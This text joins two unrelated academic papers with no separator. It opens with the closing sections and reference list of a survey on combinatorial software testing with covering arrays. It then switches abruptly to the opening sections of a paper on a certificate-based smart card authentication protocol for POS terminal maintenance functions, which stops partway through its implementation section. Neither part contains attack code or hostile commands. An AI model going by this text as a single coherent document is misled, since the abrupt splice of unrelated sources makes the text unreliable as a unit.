The modelling phase is usually done manually, following heuristic rules covered in previous works. Grindal and Offut in [11] presented eight-step structured method for creation of input parameter models for combinatorial testing. Authors in [12] presented a method for identification of categories and choices from UML activity diagram. Example system requirements were given in [13] and combinatorial testing was applied to them in a tutorial style. The formalization, creation of validation procedures and automation of the modelling phase are the goals that are yet to be accomplished. Automation needs better extraction of pertinent data from available resources such as: project documentation, interviews with experts (possibly using Natural Language Processing), existing system specifications (UML etc.) or even partially from the implementation. The level of abstraction should be customizable. The optional automation of abstraction level selection, possibly based on smaller pilot tests and on comparison of promising options, would be very useful for large systems. This automated procedure could be coupled with automated generation of model based test oracles, also a distant research goal, to provide a complete testing support.

B. Generating test

Minimal covering array generation problem is NP-complete [14], [15]. Some of the commonly used covering arrays have pre-computed best known solutions,

[2] lists best known sizes for arrays up to covering strength t=6.

Seeding is an inclusion of fixed test case or a partial test case into the set. The test cases to be included are based on domain knowledge.

The order of test cases in the set, in which they will be executed, is also an important aspect of test set generation. We can be indifferent to the order of cases, but recently there is an incentive to optimize the order in such way that it would find faults as soon as possible. Definition of prioritization is given in [16] where it was used for regression testing, retesting the system after modifications. However, there is a hard problem of defining effective prioritization function. Bryce and Colbourn in [17] presented a greedy algorithm that produces prioritized test set with support for constraints and seeding. Bryce and Memon in [18] used prioritization of sequence covering arrays for GUI testing. The applied prioritization functions were based on the length of test cases and on the covering interaction strength.

Constraint inclusion greatly complicates the generation of test sets in combinatorial testing. There are several ways to deal with constraints: ignore them (as do most of existing algorithms), require explicit enumeration of forbidden combinations, introduce soft constraints without guarantees, or to completely address hard constraints (rarely) [19]. Even in the case of a small number of constraints, procedures that do not consider constraints may generate a substantial number of invalid test cases. Invalid test cases contain many valid combinations that can be covered only by these cases, which leads to decrease of the test coverage. Creation of new algorithms that incorporate constraints is an interesting area of research. Cohen et al. in [20] used Satisfiability Testing (SAT) to prune the search space of the greedy algorithm and Calvanga in [21] created an algorithm based on Satisfiability Modulo Theories (SMT) that enables easier expressing of complex constraints.

Methods for generating the covering arrays can be categorized into next groups: greedy constructive heuristics, metaheuristics, mathematical, hybrid methods [19] and other computational approaches. Coulbourn in [22] and Kuliamin and Petukhov in [5] have presented a survey of methods for constructing covering arrays with the focus on algebraic methods. The latter survey states time and space complexity for all of the algorithms.

Greedy constructive heuristics iteratively create test sets following the locally optimal choices at each stage. These methods can be combined with seeding as they iteratively extend the test set and some algorithms efficiently support prioritization and constraints. Greedy methods have unfavourable spatial complexity, as they have to keep the list of uncovered t-tuples in order to make their decisions. There are two families of algorithms: row generation based and parameter based methods. *Row generation methods* create test set by adding new rows one-by-one in stages to the set in such a way that they cover as many as possible of yet uncovered combinations. AETG [6], CATS [23] and density algorithm for pairwise tests [24] are members of this family. *Parameter-based methods* build test set by both column and row expansion. The test case is always a CA between the stages. In each stage a new parameter (column) is added to the test set and values for that parameter are filled in so that it covers as many as possible t-tuples. After that, new rows are added to cover the rest of t-tuples and the procedure continues until all parameters are added. These greedy algorithms in fact have better time complexity than the former. In-parameter-order (IPO) family of algorithms is using this approach, see [15], [25].

Metaheuristics take up existing test set, in most cases not necessarily CA, and try to improve it through various transformations in an effort to find the minimal covering array. These methods are generally not efficient in the presence of constraints. Many approaches were used for CA and VCA generation, here listing only some. Tabu search was applied to generation of mixed variable strength covering arrays in [26]. Authors in [27] used harmony search for generation of 2-way covering arrays and their method outperformed other popular approaches on the benchmarks. A particle swarm optimization method for generation of VCAs was presented in [28]. Authors in [29] used simulated annealing for binary valued parameters and found new best solutions for various numbers of input parameters. They have also used the result on one of their instances with recursive construction methods to produce further new best solutions for some bigger instances.

Mathematical methods use some convenient features in CA parameter configuration as basis for their functioning. Methods can be categorized as direct, reductive or recursive. Direct methods use the relation between the covering arrays and combinatorial constructs (e.g. Latin squares) for construction of simpler CAs. For a restricted class of CAs they can build minimal solutions. Recursive methods construct solution from smaller CAs or other combinatorial constructs. Reductive methods generate solution from bigger/stronger CAs using different modifications. Mathematical methods are fast and efficient, even producing minimal and near minimal solutions in restricted classes of the problem. However, in a general case they can produce worse solutions than greedy methods and these methods do not support prioritization and constraints.

Hybrid methods combine different approaches in an attempt to reap potentially synergic effects. Row generating greedy heuristics and metaheuristics were combined in [30]. Cohen et al. in [31] used mathematical methods with simulated annealing to find new lower bounds for some problems.

Other computational approaches are different from all the above listed ones and they are rarely used. Williams and Probert formulated minimal CA generation problem as {0,1} integer programming problem in [32]. Such formulations can be solved using available solvers to get exact solutions. Authors in [33] created an exact algorithm for minimal CA generation based on combination of backtracking and SAT.

Random sampling constructive method samples test cases by some predefined distribution. Generated test sets do not have convenient properties as CA test sets but these methods are used because of their simplicity. They are also interesting as benchmarks for other methods.

C. The test oracle problem

A generated covering array contains only different value combinations for parameters, but in order to carry on with the test, the expected system outputs should be resolved in order to enable the assessment of faultiness. The test oracle problem is not exclusively related only to combinatorial testing. There are many possible solutions to the test oracle problem, for example: human oracles, crash test, embedded assertions, formal model based tests, etc. Human oracles are the alternative that is very common, but also the one better to avoid, due to costs and impracticality for larger systems.

Crash tests are the most trivial oracles that simply detect system crash or easily detectable system failure.

Embedded assertions are widely used method for testing. Assertions are embedded into the code stating various relations between the data. Some modern languages have full support for specification of assertions, such as Eiffel [34], and there are tools which have extend the language capabilities, such as JML (Java Modelling Language) that was used with success for testing smart cards in [35] using combinatorial testing.

Model based oracles ([36], [37]) are the most complicated but they also provide the most complete solution to the oracle problem. An additional cost for manual creation of mathematical model of the system is incurred in this approach, but the ability to create automatically large test sets is gained. The model checker with supplied system model can create expected system outputs that complete test cases. Kuhn, Kacker and Lei in [38] used NuSMV model checker with ACTS test case generator. Most of the empirical work has been done with smaller models in well-known domains. Questions about scalability and performance of this category of oracles have been raised. Model creation from the source code is an interesting research venue.

GUI test oracles based on AI planning were used in [39] with the formal model of the system containing objects and actions from which it inferred the expected internal state. This approach is limited to GUI testing.

Info Fuzzy Networks (IFN) were used as oracles in [40] but only for regression testing of unchanged components.

Artificial Neural Networks (ANN) based oracles, first proposed in [41], are the area of recent research. However, they have the problem that they need training sets with expected outputs in order to be trained. For that reason, they were mainly used for regression testing of unchanged components or simple problems with smaller I/O domains. Shahamiri in [42] used four artificial neural networks with I/O relationship analysis, which tackled the problem of expected outputs for ANN training set. The effectiveness was shown on a web-based car insurance application using mutation testing. To our best knowledge, ANN based oracles have not yet been used with combinatorial testing.

Log file analysis, proposed in [43], provides oracles based on simple state machines using collected log files, which should contain relevant data. Authors in [44] presented the test oracle framework based on the log file analysis.

D. Fault identification

After the test execution, a set of failing test cases is available, but there remains the problem of fault identification that speeds up the fault localization in the system and it is indispensible in cases when there is no source code available for debugging. In a realistic scenario, a system can have many parameters meaning that the set of potential faulty parameter combinations in the faulty case can be enormous. The failure identification aims to find, often with additional retesting, all the fault triggering combinations and it greatly helps in the debugging process, especially if fault identification and debugging were utilized in automatic fault localization in code.

Classification tree was used in [45] to identify faults from test results. This idea was used as part of procedure for adaptive test generation in [46] that enables easier identification of faults with further retesting. Shi et al. in [47] proposed novel debugging method for pair-wise testing that singles out potential fault-causing factors from test results using set analysis. Additional biased (complementary) retesting can identify failure-causing combinations. Continuing on that work, authors in [48] present a method of failure identification based on minimal failure-causing schema alongside the CT methodology. Iterative adaptive procedure was presented in [49]. Ghandehari et al. in [50] introduced ranked retesting approach to the fault identification, where the ranking was based on suspiciousness measures of environment and pertinent combinations.

E. CA vs. random testing

Random testing has been categorized under combinatorial testing strategies as well by [10]. Combinatorial testing using covering arrays, was compared to the random testing in several papers, but conclusions between these studies were contradictory. In [51] the conclusion is that there is no significant difference in fault detection effectiveness and that test suites from both methods have a similar number of test combinations covered. The combinatorial coverage was a comparison criterion in [52]. It was shown that covering array approach produced better results for a limited number of test cases per set, t-way CAs finds more t-way faults than random testing, but that random testing, due to its unfocused nature and larger test sets finds more faults in higher interaction levels.

As the covering array generation is a NP-complete problem, random testing could be preferred in situations where there are no means to acquire/generate test cases quickly, with many parameters and/or with high interaction coverage strengths. More research is needed into this aspect of the trade-off.

III. APPLICATIONS

Combinatorial testing support tools mostly use greedy algorithms. The full list of CT tools is available at [53].

Applications of combinatorial testing were reported in a number of papers, listing here only a few. Nair et al. in [54] tested a small operation support system in AT&T. Smith et al. in [55] used pair-wise testing on remote planner agent on Deep Space 1 mission. Krishnan et al. in [56] described the testing on a mobile phone application. Lei et al. in [57] presented CT approach to concurrent programs. Authors in [58] created CT approach for testing buffer overflow vulnerabilities. Unified model for GUI and web applications testing, with an empirical study, was demonstrated in [59].

Empirical studies that quantify the effects of combinatorial testing on final project quality would be welcome.

IV. CONCLUSION

A combinatorial testing using covering arrays involves cost vs. risk trade-off that enables to completely focus the efforts to important regions of the search space. Despite inconclusive empirical studies, combinatorial testing, if done properly, can be very effective in finding interaction failures, especially in situations where the execution of each test case is expensive and/or number of test cases is limited. It is possible that some faults occur only in higher interaction levels than covered by testing. The concerns regarding such faults can be somewhat relieved by empirical findings from a study of projects in several domains that state the absence of triggered faults in interaction levels higher than 6 and by a considerable falling trend of triggered faults when increasing the interaction strength (Fig.1). Maybe some of the undetected faults could be easily found using a different approach to testing or having more insight into the structure of the implementation could single out additional interesting test cases in higher interaction levels. For the faults uncovered even by hybrid approaches, we rely on virtual intractability of testing in higher interaction levels, culminating with exhaustive testing as well as a very low probability of their accidental triggering.

Some potential research venues have been identified. Automation and optimization of test model creation and test oracle generation to the fullest possible extent as well as their verification are important steps to wider acceptance. There is a need for empirical studies of CT effectiveness compared to other methods as well as identification of environment where this approach would be the best. Test case generation methods can be improved. Most research is currently done for covered interaction strength of 2 and, to a lesser extent, 3. Better inclusion of constraints and prioritization in efficient test set generation, better covering array generation for t>2, generation of (mixed) variable strength and sequence covering arrays as well as responding to changes in requirements comprise viable research agenda.

REFERENCES

[1] G. Tassey, "The Economic Impacts of Inadequate Infrastructure for Software Testing," National Institute of Standards and Technology, RTI Project Number 7007.011, 2002.

[2] C. Colbourn, "Covering array tables for t=2,3,4,5,6." [Online]. Available:http://www.public.asu.edu/%7Eccolbou/src/tabby/catable.html. [Accessed: 07-Mar-2012].

[3] D. R. Kuhn and M. J. Reilly, "An Investigation of the Applicability of Design of Experiments to Software Testing," in *Proceedings of the 27th Annual NASA Goddard Software Engineering Workshop (SEW-27'02)*, Washington, DC, USA, 2002, p. 91–.

[4] D. R. Kuhn, D. R. Wallace, and A. M. Gallo, "Software fault interactions and implications for software testing," *IEEE Transactions on Software Engineering*, vol. 30, no. 6, pp. 418–421, Jun. 2004.

[5] V. Kuliamin and A. Petukhov, "A survey of methods for constructing covering arrays," *Programming and Computer Software*, vol. 37, no. 3, pp. 121–146, May 2011.

[6] D. M. Cohen, S. R. Dalal, A. Kajla, and G. C. Patton, "The Automatic Efficient Test Generator (AETG) system," in *, 5th International Symposium on Software Reliability Engineering, 1994. Proceedings*, 1994, pp. 303–309.

[7] D. R. Kuhn, J. M. Higdon, J. F. Lawrence, R. N. Kacker, and Y. Lei, "Combinatorial Methods for Event Sequence Testing," 2012.

[8] D. R. Kuhn, R. Kacker, and Y. Lei, "Practical Combinatorial Testing," National Institute of Standards and Technology, Washington, DC, USA, NIST Special Publication 800-142, Oct. 2010.

[9] K. Z. Zamli, R. R. Othman, and M. H. M. Zabil, "On sequence based interaction testing," 2011, pp. 662–667.

[10] M. Grindal, J. Offutt, and S. F. Andler, "Combination testing strategies: a survey," *Software Testing, Verification and Reliability*, vol. 15, no. 3, pp. 167–199, Sep. 2005.

[11] M. Grindal and J. Offutt, "Input parameter modeling for combination strategies," in *Proceedings of the 25th conference on IASTED International Multi-Conference: Software Engineering*, Anaheim, CA, USA, 2007, pp. 255–260.

[12] T. Y. Chen, Sau-Fun Tang, Pak-Lok Poon, and T. H. Tse, "Identification of Categories and Choices in Activity Diagrams," presented at the Fifth International Conference on Quality Software, 2005. (QSIC 2005), 2005, pp. 55–63.

[13] C. Lott, A. Jain, and S. Dalal, "Modeling requirements for combinatorial software testing," in *Proceedings of the 1st international workshop on Advances in model-based testing*, New York, NY, USA, 2005, pp. 1–7.

[14] G. Seroussi and N. H. Bshouty, "Vector sets for exhaustive testing of logic circuits," *IEEE Transactions on Information Theory*, vol. 34, no. 3, pp. 513–522, May 1988.

[15] Y. Lei and K.-C. Tai, "In-Parameter-Order: A Test Generation Strategy for Pairwise Testing," in *The 3rd IEEE International Symposium on High-Assurance Systems Engineering*, Washington, DC, USA, 1998, pp. 254–261.

[16] G. Rothermel, R. H. Untch, Chengyun Chu, and M. J. Harrold, "Prioritizing test cases for regression testing," *IEEE Transactions on Software Engineering*, vol. 27, no. 10, pp. 929–948, Oct. 2001.

[17] R. C. Bryce and C. J. Colbourn, "Prioritized interaction testing for pair-wise coverage with seeding and constraints," *Information and Software Technology*, vol. 48, no. 10, pp. 960–970, Oct. 2006.

[18] R. C. Bryce and A. M. Memon, "Test suite prioritization by interaction coverage," in *Workshop on Domain specific approaches to software test automation: in conjunction with the 6th ESEC/FSE joint meeting*, New York, NY, USA, 2007, pp. 1–7.

[19] C. Nie and H. Leung, "A survey of combinatorial testing," *ACM Computing Surveys*, vol. 43, no. 2, pp. 11:1–11:29, Jan. 2011.

[20] M. B. Cohen, M. B. Dwyer, and Jiangfan Shi, "Constructing Interaction Test Suites for Highly-Configurable Systems in the Presence of Constraints: A Greedy Approach," *IEEE Transactions on Software Engineering*, vol. 34, no. 5, pp. 633–650, Sep. 2008.

[21] A. Calvagna and A. Gargantini, "Combining Satisfiability Solving and Heuristics to Constrained Combinatorial Interaction Testing", Springer Berlin / Heidelberg, 2009, pp. 27–42.
[22] C. Colbourn, "Combinatorial aspects of covering arrays," *Le Matematiche*, vol. 58, pp. 121–167, 2004.
[23] G. Sherwood, "Effective Testing of Factor Combinations," presented at the Third International Conference on Software Testing, Analysis & Review, Washington, DC, USA, 1994.
[24] C. Colbourn and M. Cohen, "A Deterministic Density Algorithm for Pairwise Interaction Coverage," in *Proc. of the IASTED Intl. Conference on Software Engineering*, 2004, pp. 242–252.
[25] Y. Lei, R. Kacker, D. R. Kuhn, V. Okun, and J. Lawrence, "IPOG-IPOG-D: efficient test generation for multi-way combinatorial testing," *Softw. Test. Verif. Reliab.*, vol. 18, no. 3, pp. 125–148, Sep. 2008.
[26] L. Gonzalez-Hernandez, N. Rangel-Valdez, and J. Torres-Jimenez, "Construction of Mixed Covering Arrays of Variable Strength Using a Tabu Search Approach," in *Combinatorial Optimization and Applications*, vol. 6508, Springer Berlin / Heidelberg, 2010, pp. 51–64.
[27] Abdul Rahman A. Alsewari, "A harmony search based pairwise sampling strategy for combinatorial testing," *International Journal of the Physical Sciences*, vol. 7, no. 7, Feb. 2012.
[28] B. S. Ahmed and K. Z. Zamli, "A variable strength interaction test suites generation strategy using Particle Swarm Optimization," *J. Syst. Softw.*, vol. 84, no. 12, pp. 2171–2185, Dec. 2011.
[29] J. Torres-Jimenez and E. Rodriguez-Tello, "New bounds for binary covering arrays using simulated annealing," *Information Sciences*, vol. 185, no. 1, pp. 137–152, Feb. 2012.
[30] Xiang Chen, Qing Gu, Xinping Wang, Ang Li, and Daoxu Chen, "A Hybrid Approach to Build Prioritized Pairwise Interaction Test Suites," in *International Conference on Computational Intelligence and Software Engineering, 2009. CiSE 2009*, 2009, pp. 1–4.
[31] M. B. Cohen, C. J. Colbourn, and A. C. H. Ling, "Augmenting Simulated Annealing to Build Interaction Test Suites," in *Proceedings of the 14th International Symposium on Software Reliability Engineering*, Washington, DC, USA, 2003, p. 394–.
[32] A. W. Williams and R. L. Probert, "Formulation of the Interaction Test Coverage Problem as an Integer Program," in *Proceedings of the IFIP 14th International Conference on Testing Communicating Systems XIV*, Deventer, The Netherlands, The Netherlands, 2002, p. 283–.
[33] J. Yan and J. Zhang, "Backtracking Algorithms and Search Heuristics to Generate Test Suites for Combinatorial Testing," in *Computer Software and Applications Conference, Annual International*, Los Alamitos, CA, USA, 2006, vol. 1, pp. 385–394.
[34] B. Meyer, *Object-Oriented Software Construction*, 2nd ed. Prentice Hall, 2000.
[35] L. du Bousquet, Y. Ledru, O. Maury, C. Oriat, and J.-L. Lanet, "A Case Study in JML-Based Software Validation," in *Proceedings of the 19th IEEE international conference on Automated software engineering*, Washington, DC, USA, 2004, pp. 294–297.
[36] P. Ammann and P. E. Black, "Abstracting formal specifications to generate software tests via model checking," presented at the Digital Avionics Systems Conference, 1999. Proceedings. 18th, St Louis, MO, 1999, vol. B.6-6 vol.2, p. 10.A.6–1–10.A.6–10.
[37] V. Okun, P. E. Black, and Y. Yesha, "Testing with Model Checker: Insuring Fault Visibility," *WSEAS TRANS. SYS*, vol. 2, p. 77–82, 2003.
[38] D. R. Kuhn, R. N. Kacker, and Y. Lei, "Automated Combinatorial Test Methods: Beyond Pairwise Testing," *Crosstalk, Journal of Defense Software Engineering*, vol. 21, no. 6, pp. 22–26, Jun. 2008.
[39] A. M. Memon, M. E. Pollack, and M. L. Soffa, "Automated test oracles for GUIs," *SIGSOFT Softw. Eng. Notes*, vol. 25, no. 6, pp. 30–39, Nov. 2000.
[40] M. Last, M. Friedman, and A. Kandel, "The data mining approach to automated software testing," in *Proceedings of the ninth ACM SIGKDD international conference on Knowledge discovery and data mining*, New York, NY, USA, 2003, pp. 388–396.
[41] M. Vanmali, M. Last, and A. Kandel, "Using a neural network in the software testing process," *International Journal of Intelligent Systems*, vol. 17, no. 1, pp. 45–62, 2002.
[42] S. R. Shahamiri, W. M. N. W. Kadir, S. Ibrahim, and S. Z. M. Hashim, "An automated framework for software test oracle," *Information and Software Technology*, vol. 53, no. 7, pp. 774–788, Jul. 2011.
[43] J. H. Andrews, "Testing using log file analysis: tools, methods, and issues," in *13th IEEE International Conference on Automated Software Engineering, 1998. Proceedings*, 1998, pp. 157–166.
[44] Dan Tu, Rong Chen, Zhenjun Du, and Yaqing Liu, "A Method of Log File Analysis for Test Oracle," in *International Conference on Scalable Computing and Communications; Eighth International Conference on Embedded Computing, 2009. SCALCOM-EMBEDDEDCOM'09*, 2009, pp. 351–354.
[45] C. Yilmaz, M. B. Cohen, and A. Porter, "Covering arrays for efficient fault characterization in complex configuration spaces," in *Proceedings of the 2004 ACM SIGSOFT international symposium on Software testing and analysis*, New York, NY, USA, 2004, pp. 45–54.
[46] E. Dumlu, C. Yilmaz, M. B. Cohen, and A. Porter, "Feedback driven adaptive combinatorial testing," in *Proceedings of the 2011 International Symposium on Software Testing and Analysis*, New York, NY, USA, 2011, pp. 243–253.
[47] L. Shi, C. Nie, and B. Xu, "A software debugging method based on pairwise testing," in *Proceedings of the 5th international conference on Computational Science - Volume Part III*, Berlin, Heidelberg, 2005, pp. 1088–1091.
[48] C. Nie and H. Leung, "The Minimal Failure-Causing Schema of Combinatorial Testing," *ACM Trans. Softw. Eng. Methodol.*, vol. 20, no. 4, pp. 15:1–15:38, Sep. 2011.
[49] Ziyuan Wang, Baowen Xu, Lin Chen, and Lei Xu, "Adaptive Interaction Fault Location Based on Combinatorial Testing," in *2010 10th International Conference on Quality Software (QSIC)*, 2010, pp. 495–502.
[50] L. S. G. Ghandehari, Y. Lei, T. Xie, D. R. Kuhn, and R. Kacker, "Identifying Failure-Inducing Combinations in a Combinatorial Test Set," Arlington, USA, 2012.
[51] P. J. Schroeder, P. Bolaki, and V. Gopu, "Comparing the fault detection effectiveness of n-way and random test suites," in *2004 International Symposium on Empirical Software Engineering, 2004. ISESE '04. Proceedings*, 2004, pp. 49– 59.
[52] D. R. Kuhn, R. N. Kacker, and Y. Lei, "Random vs. Combinatorial Methods for Discrete Event Simulation of a Grid Computer Network," presented at the Mod Sim World 2009, Virginia, USA.
[53] J. Czerwonka, "Pairwise Testing - Available Tools." [Online]. Available: http://www.pairwise.org/tools.asp. [Accessed: 13-Mar-2012].
[54] V. N. Nair, D. A. James, W. K. Erlich, and J. Zevallos, "A Statistical Assessment of Some Software Testing Strategies and Application of Experimental Design Techniques," *Statistica Sinica*, vol. 8, no. 1, pp. 165–184, 1998.
[55] B. Smith and M. S. Feather, "Challenges and Methods in Testing the Remote Agent Planner," *IN PROC. 5TH INT.NL CONF. ON ARTIFICIAL INTELLIGENCE PLANNING AND SCHEDULING (AIPS*, vol. 2000, p. 254–263, 2000.
[56] R. Krishnan, S. M. Krishna, and P. S. Nandhan, "Combinatorial testing: learnings from our experience," *SIGSOFT Softw. Eng. Notes*, vol. 32, no. 3, pp. 1–8, May 2007.
[57] Y. Lei, R. H. Carver, R. Kacker, and D. Kung, "A combinatorial testing strategy for concurrent programs," *Softw. Test. Verif. Reliab.*, vol. 17, no. 4, pp. 207–225, Dec. 2007.
[58] Wenhua Wang, Yu Lei, Donggang Liu, D. Kung, C. Csallner, Dazhi Zhang, R. Kacker, and R. Kuhn, "A combinatorial approach to detecting buffer overflow vulnerabilities," in *2011 IEEE/IFIP 41st International Conference on Dependable Systems & Networks (DSN)*, 2011, pp. 269–278.
[59] R. C. Bryce, S. Sampath, and A. M. Memon, "Developing a Single Model and Test Prioritization Strategies for Event-Driven Software," *IEEE Transactions on Software Engineering*, vol. 37, no. 1, pp. 48–64, Feb. 2011.

Implementing Certificate-based Authentication Protocol on Smart Cards

Goran Matanović* and Miljenko Mikuc**
* Sedam IT d.o.o./Financijske transakcije, Zagreb, Croatia
**Faculty of Electrical Engineering and Computing, University of Zagreb, Zagreb, Croatia
goran.matanovic@sedamit.hr, miljenko.mikuc@fer.hr

Abstract – This paper describes challenges faced when building a practical implementation of a smart card authentication protocol. The protocol to be implemented was designed with intention of restricting access to maintenance functions implemented in majority of Point-Of-Sale (POS) terminals. POS terminals have complex software platform that must be kept up-to-date through the use of previously mentioned functions. However, access to such functions must be well protected since misuse could result in disabled terminals. A brief description of the protocol is given, followed by selection of parameters and cryptographic protocols necessary for test implementation. Because smart cards based on Java Card technology are considered to be a well-established and recognized standard, they are chosen as a testing platform. However, like any other smart cards, they are constrained in terms of data storage capacity and available computing power which can create difficulties when building practical system. For this reason an analysis of the implementation is given, which includes performance data on storage requirements protocol completion times based on chosen input parameters. This is followed by a conclusion and set of recommendations regarding future improvements.

I. INTRODUCTION

The idea of using a smart card as a means for controlling the access to multiple services on service providers is not new. Rather than using several access control devices, it is possible to assign to the user a single smart card that controls which services and which service providers user can access. The service provider is an entity that provides a variety of services, for example, it could be a system for building monitoring with a group of services such as authenticating users when entering building, controlling internal sensors and alarms or the ability to activate or deactivate certain subsystems.

Smart cards represent only a small segment within a wider picture of the overall security of modern information systems. Such systems are often based on Public Key Infrastructure (PKI) technology which enables its users a safe and private way of information exchange within unprotected environment through use of asymmetric key pair. The relationship between the user identity and public key is established via digital certificate issued from relevant certification authority (CA). Therefore, it could be said that PKI relies on digital certificate usage in order meet a basic set of safety objectives, such as confidentiality, authentication, integrity and non-repudiation.

Since digital certificates have an important role in system security, it is desirable to make them more accessible to users. Smart cards are a logical choice as a medium for storing digital certificates, due to features such as secure data storage or the ability to safely execute cryptographic operations. These characteristics make them an ideal platform for implementing cryptographic protocol that uses digital certificates and other confidential data in combination with cryptographic operations in order to decide if user has rights to access particular service.

This paper describes one such protocol implementation with analysis of its practicality and performance measurements results. The protocol in question is an example of strong authentication. Additionally, before permitting the access to the desired services at the designated service provider, several layers of authentication must be established first which leads to an increase in protocol complexity. When building a test system standard technologies were used; Java Card technology has been selected as a platform for smart cards, while digital certificates are based on X.509 standard, issued by CA based on OpenSSL toolkit.

The rest of the paper is organized as follows; Section 2 gives a more detailed look of the protocol, Section 3 provides an overview of smart card platforms which is followed by a list of selected technologies. Results of performance measurements are presented in Section 4, accompanied by appropriate analysis and discussion. Section 5 presents the conclusion of this paper.

II. RELATED WORK

A detailed description of the discussed protocol is presented in [3]. From the perspective of this paper, service provider in [3] is Point-Of-Sale (POS) terminal, clustered together in terminal groups by identical terminal identification (TID), while service groups are terminal functions used in maintaining software platform of a terminal. The intent of the paper was to propose a safer solution when restricting the access to such maintenance functions. POS terminals often have a complex software platform that needs to be regularly updated through installation of new applications or by upgrading existing

ones. A common solution is to enter a secret password on terminal keyboard, after which a hidden menu appears on terminal screen with a list of accessible functions. However, passwords can be observed and misused by malevolent third parties that can lead to a disabled POS terminal. A better approach is to use smart cards since in this case they can be considered as a form of strong authentication [2] due to use of two out of the three authentication methods: the possession of the card itself and knowledge of a secret password.

Protocol message flow can be observed on Fig. 1, accompanied with formulas for access restriction tag creation and key derivation, shown in Tables I and II, respectively. The following notation was used:

h(): a one way hash function

$E_k(M)$: encryption of message *M* with symmetric key *k*,

$D_k(C)$: decrypting cryptogram *C* with symmetric key *k*

$m_1 \,||\, m_2$: concatenation of messages m_1 and m_2

$\oplus$: a bitwise exclusive OR (XOR) operator

M.1, *M.2*…: sequential message number

$CERT_{sc}$: certificate issued to smart card

c_i: counter for PIN entry attempts

R_{A1}, R_{B1}, r_S, r_T: random generated values (nonce)

PDK, *FDK*: derived session keys

Pr_{sc}: asymmetric private key stored in card

$SCDK_{ji}$: card symmetric key *j* for terminal group *i*

$CID_{ji:}$ smart card public tag (binds smart card *j* to the terminal group *i*)

$MFCID_{aji}$: smart card public tag (binds function *a* to smart card *j* and terminal group *i*)

$MFCT_ID_a$: maintenance function identification

TID_i, $CARD_ID_j$: identification tags for terminal *i* and smart card *j*

Since both parties, card and terminal, use dynamic parameters in order to verify each other, this protocol is an example of mutual dynamic authentication [1, 2]. There are three entities in authenticating process: card holder, smart card and terminal, thus separating aforementioned process into three distinctive phases [4]:

- terminal authenticates smart card (M.2*)*
- card authenticates terminal, cardholder verification (M.3 and M.4b)
- maintenance function selection (message M.5)

TABLE I. ACCESS TAG CREATION FORMULAS

$CID_{ji} = CARD_ID_j \oplus h(TMK_i)$	*(1)*
$MFCID_{aji} = MFCT_ID_a \oplus h(CID_{ji} \,||\, PIN_j)$	*(2)*
$CARD_ID_j = CID_{ji} \oplus h(TMK_i)$	*(3)*
$MFCT_ID_a = MFCID_{aji} \oplus h(CID_{ji} \,||\, PIN_j)$	*(4)*

One of the design goals stated in [3] was to store all data (regarding accessing maintenance functions) on card only and not in terminal. The data is stored into digital certificate issued to card during personalization phase. This approach is not new [10, 11], but the novelty is that card hardware limitations are taken into consideration. Cryptographic hash functions were used for creating access restriction tags (stored in digital certificates) and for deriving new keys.




Figure 1. Message exchange between smart card and terminal, where $M = h(R_{A1} \,||\, R_{B1} \,||\, CID_{i\,j})$

Any solution involving cryptography must have proper key management procedures in place [5]. Thus, key generation and distribution to POS terminals takes place within the protected environment of Key Distribution Center (KDC) [7, 8]. A trust relationship between a user and terminal group is established through one symmetric key and a number of access tags residing in digital certificates. Key derivation process [6] results in key hierarchy [9] with long-term master keys (TMK and SCDK) and temporary session keys (PDK and FDK).

TABLE II. KEY DERIVATION FORMULAS

$TMK_i = h(TID_i \,||\, MMK_{KDC})$	*(5)*
$SCDK_{ji} = h(CARD_ID_j \,||\, TMK_i)$	*(6)*
$PDK_j = h(PIN_j \,||\, SCDK_{ji})$	*(7)*
$FDK_a = h(MFCT_ID_a \,||\, SCDK_{ji})$	*(8)*

III. IMPLEMENTATION

Intention of this paper is to describe and analyze protocol implementation on a standardized platform and to evaluate its performance in real conditions. Therefore, in next section, a brief survey of available technologies is done followed by requirements that such technologies must meet.

A. *On choosing development platform*

Inherent protocol complexity requires a selection of more hardware capable smart card. Besides main processor, there should be an additional cryptographic coprocessor to provide for hardware acceleration of required cryptographic functions [12]. There are three types of memory present in card; Read Only Memory (ROM), Random Access Memory (RAM) and Electrically Erasable Programmable Memory. ROM is used for storing Smart Card Operating System (SCOS) during manufacturing phase, so only EEPROM and RAM are available to card applications. Both can be read and written, but there are significant variations in performance and behavior. EEPROM is much slower than RAM in read/write operations and there is a limit on number of write operations performed during its lifetime [13, 19]. RAM is free of such restrictions, but in case of a power failure it will lose all its content in contrast to EEPROM. RAM is therefore used for storing temporary data while EEPROM has its use in keeping long lived data. In conclusion, both types of memory are important and should not be a scarcity on chosen card, but based on amount of data that needs to be permanently stored, EEPROM's capacity should be much greater than RAM.

Another important feature in modern smart cards are SCOS with multiple applications support [14]. Content management in smart cards is a sensitive topic so only cards that support flexible and secure way of managing its applications should be chosen. Another important criterion is to select only cards that are based on standardized, certified and well-established technologies [15]. A solution based on expensive or rare smart cards with non-standardized, closed platform is less likely to gain acceptance within market.

Based on all the above, following decisions were made: GlobalPlatform (GP) standard is chosen as a card content management solution due to its market share and wide industry support. GP supports two multi-application platforms, Multos and JavaCard [16]. Of those two, JavaCard (JC) has gained much wider acceptance due to its openness, industry base and resemblance to classic Java programming environment. JC in combination with GP is de facto standard for GSM SIM industry due to over 1 billion issued JC cards, relying on GP on its over-the-air application management services [16, 17].

